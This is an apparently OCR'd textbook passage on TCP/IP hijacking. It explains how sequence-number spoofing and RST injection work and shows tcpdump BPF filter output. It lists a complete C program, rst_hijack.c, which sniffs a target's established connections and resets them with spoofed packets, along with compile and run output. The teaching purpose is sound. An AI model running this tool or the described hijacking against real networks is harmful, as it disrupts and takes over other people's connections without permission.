
0x460. TCP/IP Hijacking

TCP/IP hijacking is a clever technique that uses spoofed packets to take over a connection between a victim and a host machine. This technique is exceptionally useful when the victim uses a one-time password to connect to the host machine. A one-time password can be used to authenticate once and only once, which means that sniffing the authentication is useless for the attacker.

To carry out a TCP/IP hijacking attack, the attacker must be on the same network as the victim. By sniffing the local network segment, all of the details of open TCP connections can be pulled from the headers. As we have seen, each TCP packet contains a sequence number in its header. This sequence number is incremented with each packet sent to ensure that packets are received in the correct order. While sniffing, the attacker has access to the sequence numbers for a connection between a victim (system A in the following illustration) and a host machine (system B). Then the attacker sends a spoofed packet from the victim's IP address to the host machine, using the sniffed sequence number to provide the proper acknowledgment number, as shown here.

Figure 4-10.



The host machine will receive the spoofed packet with the correct acknowledgment number and will have no reason to believe it didn't come from the victim machine.

0x461. RST Hijacking

A very simple form of TCP/IP hijacking involves injecting an authentic-looking reset (RST) packet. If the source is spoofed and the acknowledgment number is correct, the receiving side will believe that the source actually sent the reset packet, and the connection will be reset.

Imagine a program to perform this attack on a target IP. At a high level, it would sniff using libpcap, then inject RST packets using libnet. Such a program doesn't need to look at every packet but only at established TCP connections to the target IP. Many other programs that use libpcap also don't need to look at every single packet, so libpcap provides a way to tell the kernel to only send certain packets that match a filter. This filter, known as a Berkeley Packet Filter (BPF), is very similar to a program. For example, the filter rule to filter for a destination IP of 192.168.42.88 is `"dst host 192.168.42.88"`. Like a program, this rule consists of keyword and must be compiled before it's actually sent to the kernel. The tcpdump program uses BPFs to filter what it captures; it also provides a mode to dump the filter program.

Code View:

```
reader@hacking:~/booksrc $ sudo tcpdump -d "dst host 192.168.42.88"
(000) ldh      [12]
(001) jeq      #0x800          jt 2    jf 4
(002) ld       [30]
(003) jeq      #0xc0a82a58     jt 8    jf 9
(004) jeq      #0x806          jt 6    jf 5
(005) jeq      #0x8035         jt 6    jf 9
(006) ld       [38]
(007) jeq      #0xc0a82a58     jt 8    jf 9
```

```
(008) ret      #96
(009) ret      #0
reader@hacking:~/booksrc $ sudo tcpdump -ddd "dst host 192.168.42.88"
10
40 0 0 12
21 0 2 2048
32 0 0 30
21 4 5 3232246360
21 1 0 2054
21 0 3 32821
32 0 0 38
21 0 1 3232246360
6 0 0 96
6 0 0 0
reader@hacking:~/booksrc $
```

After the filter rule is compiled, it can be passed to the kernel for filtering. Filtering for established connections is a bit more complicated. All established connections will have the ACK flag set, so this is what we should look for. The TCP flags are found in the 13th octet of the TCP header. The flags are found in the following order, from left to right: URG, ACK, PSH, RST, SYN, and FIN. This means that if the ACK flag is turned on, the 13th octet would be `00010000` in binary, which is 16 in decimal. If both SYN and ACK are turned on, the 13th octet would be `00010010` in binary, which is 18 in decimal.

In order to create a filter that matches when the ACK flag is turned on without caring about any of the other bits, the bitwise AND operator is used. ANDing `00010010` with `00010000` will produce `00010000`, since the ACK bit is the only bit where both bits are `1`. This means that a filter of `tcp[13] & 16 == 16` will match the packets where the ACK flag is turned on, regardless of the state of the remaining flags.

This filter rule can be rewritten using named values and inverted logic as `tcp[tcpflags] & tcp-ack != 0`. This is easier to read but still provides the same result. This rule can be combined with the previous destination IP rule using and logic; the full rule is shown below.

Code View:

```
reader@hacking:~/booksrc $ sudo tcpdump -nl "tcp[tcpflags] & tcp-ack != 0 and dst host
192.168.42.88"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
10:19:47.567378 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 2777534975 win 92
<nop,nop,timestamp 85838571 0>
10:19:47.770276 IP 192.168.42.72.40238 > 192.168.42.88.22: . ack 22 win 92 <nop,nop,
timestamp
85838621 29399>
10:19:47.770322 IP 192.168.42.72.40238 > 192.168.42.88.22: P 0:20(20) ack 22 win 92
<nop,nop,timestamp 85838621 29399>
10:19:47.771536 IP 192.168.42.72.40238 > 192.168.42.88.22: P 20:732(712) ack 766 win 115
<nop,nop,timestamp 85838622 29399>
10:19:47.918866 IP 192.168.42.72.40238 > 192.168.42.88.22: P 732:756(24) ack 766 win 115
<nop,nop,timestamp 85838659 29402>
```

A similar rule is used in the following program to filter the packets libpcap sniffs. When the program gets a packet, the header information is used to spoof a RST packet. This program will be explained as it's listed.

4.6.1.1. rst_hijack.c

Code View:

```
#include <libnet.h>
#include <pcap.h>
#include "hacking.h"
```

```
void caught_packet(u_char *, const struct pcap_pkthdr *, const u_char *);
int set_packet_filter(pcap_t *, struct in_addr *);

struct data_pass {
   int libnet_handle;
   u_char *packet;
};

int main(int argc, char *argv[]) {
   struct pcap_pkthdr cap_header;
   const u_char *packet, *pkt_data;
   pcap_t *pcap_handle;
   char errbuf[PCAP_ERRBUF_SIZE]; // Same size as LIBNET_ERRBUF_SIZE
   char *device;
   u_long target_ip;
   int network;
   struct data_pass critical_libnet_data;

   if(argc < 1) {
      printf("Usage: %s <target IP>\n", argv[0]);
      exit(0);
   }
   target_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE);

   if (target_ip == -1)
      fatal("Invalid target address");

   device = pcap_lookupdev(errbuf);
   if(device == NULL)
      fatal(errbuf);

   pcap_handle = pcap_open_live(device, 128, 1, 0, errbuf);
   if(pcap_handle == NULL)
      fatal(errbuf);

   critical_libnet_data.libnet_handle = libnet_open_raw_sock(IPPROTO_RAW);
   if(critical_libnet_data.libnet_handle == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't open network interface.  -- this program must
 run

as root.\n");

   libnet_init_packet(LIBNET_IP_H + LIBNET_TCP_H, &(critical_libnet_data.packet));
   if (critical_libnet_data.packet == NULL)
      libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

   libnet_seed_prand();

   set_packet_filter(pcap_handle, (struct in_addr *)&target_ip);

   printf("Resetting all TCP connections to %s on %s\n", argv[1], device);
   pcap_loop(pcap_handle, -1, caught_packet, (u_char *)&critical_libnet_data);

   pcap_close(pcap_handle);
}
```

The majority of this program should make sense to you. In the beginning, a `data_pass` structure is defined, which is used to pass data through the libpcap callback. libnet is used to open a raw socket interface and to allocate packet memory. The file descriptor for the raw socket and a pointer to the packet memory will be needed in the callback function, so this critical libnet data is stored in its own structure. The final argument to the `pcap_loop()` call is user pointer, which is passed directly to the callback function. By passing a pointer to the `critical_libnet_data` structure, the callback function will have access to everything in this structure. Also, the snap length value used in `pcap_open_live()` has been reduced from `4096` to `128`, since the information needed from the packet is just in the headers.

Code View:

```
/* Sets a packet filter to look for established TCP connections to target_ip */
int set_packet_filter(pcap_t *pcap_hdl, struct in_addr *target_ip) {
   struct bpf_program filter;
   char filter_string[100];

   sprintf(filter_string, "tcp[tcpflags] & tcp-ack != 0 and dst host %s",
inet_ntoa(*target_ip));

   printf("DEBUG: filter string is \'%s\'\n", filter_string);
   if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
      fatal("pcap_compile failed");

   if(pcap_setfilter(pcap_hdl, &filter) == -1)
      fatal("pcap_setfilter failed");
}
```

The next function compiles and sets the BPF to only accept packets from established connections to the target IP. The `sprintf()` function is just a `printf()` that prints to a string.

Code View:

```
void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
   struct data_pass *passed;
   int bcount;

   passed = (struct data_pass *) user_args; // Pass data using a pointer to a struct.

   IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
   TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

   printf("resetting TCP connection from %s:%d ",
         inet_ntoa(IPhdr->ip_src), htons(TCPhdr->th_sport));
   printf("<---> %s:%d\n",
         inet_ntoa(IPhdr->ip_dst), htons(TCPhdr->th_dport));
   libnet_build_ip(LIBNET_TCP_H,      // Size of the packet sans IP header
      IPTOS_LOWDELAY,                 // IP tos
      libnet_get_prand(LIBNET_PRu16), // IP ID (randomized)
      0,                              // Frag stuff
      libnet_get_prand(LIBNET_PR8),   // TTL (randomized)
      IPPROTO_TCP,                    // Transport protocol
      *((u_long *)&(IPhdr->ip_dst)),  // Source IP (pretend we are dst)
      *((u_long *)&(IPhdr->ip_src)),  // Destination IP (send back to src)
      NULL,                           // Payload (none)
      0,                              // Payload length
      passed->packet);                // Packet header memory

   libnet_build_tcp(htons(TCPhdr->th_dport), // Source TCP port (pretend we are dst)
      htons(TCPhdr->th_sport),        // Destination TCP port (send back to src)
      htonl(TCPhdr->th_ack),          // Sequence number (use previous ack)
      libnet_get_prand(LIBNET_PRu32), // Acknowledgement number (randomized)
      TH_RST,                         // Control flags (RST flag set only)
      libnet_get_prand(LIBNET_PRu16), // Window size (randomized)
      0,                              // Urgent pointer
      NULL,                           // Payload (none)
      0,                              // Payload length
      (passed->packet) + LIBNET_IP_H);// Packet header memory

   if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

   bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
LIBNET_IP_H+LIBNET_TCP_H);
   if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
      libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");
   usleep(5000); // pause slightly
}
```

The callback function spoofs the RST packets. First, the critical libnet data is retrieved, and pointers to the IP and TCP headers are set using the structures included with libnet. We could use our own structures from hacking-network.h, but the libnet structures are already there and compensate for the host's byte ordering. The spoofed RST packet uses the sniffed source address as the destination, and vice versa. The sniffed sequence number is used as the spoofed packet's acknowledgment number, since that is what is expected.

Code View:

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o rst_hijack rst_hijack.c -lnet
 -lpcap

reader@hacking:~/booksrc $ sudo ./rst_hijack 192.168.42.88
DEBUG: filter string is 'tcp[tcpflags] & tcp-ack != 0 and dst host 192.168.42.88'
Resetting all TCP connections to 192.168.42.88 on eth0
resetting TCP connection from 192.168.42.72:47783 <---> 192.168.42.88:22
```

0x462. Continued Hijacking

The spoofed packet doesn't need to be an RST packet. This attack becomes more interesting when the spoof packet contains data. The host machine receives the spoofed packet, increments the sequence number, and responds to the victim's IP. Since the victim's machine doesn't know about the spoofed packet, the host machine's response has an incorrect sequence number, so the victim ignores that response packet. And since the victim's machine ignored the host machine's response packet, the victim's sequence number count is off. Therefore, any packet the victim tries to send to the host machine will have an incorrect sequence number as well, causing the host machine to ignore it. In this case, both legitimate sides of the connection have incorrect sequence numbers, resulting in a desynchronized state. And since the attacker sent out the first spoofed packet that caused all this chaos, it can keep track of sequence numbers and continue spoofing packets from the victim's IP address to the host machine. This lets the attacker continue communicating with the host machine while the victim's connection hangs.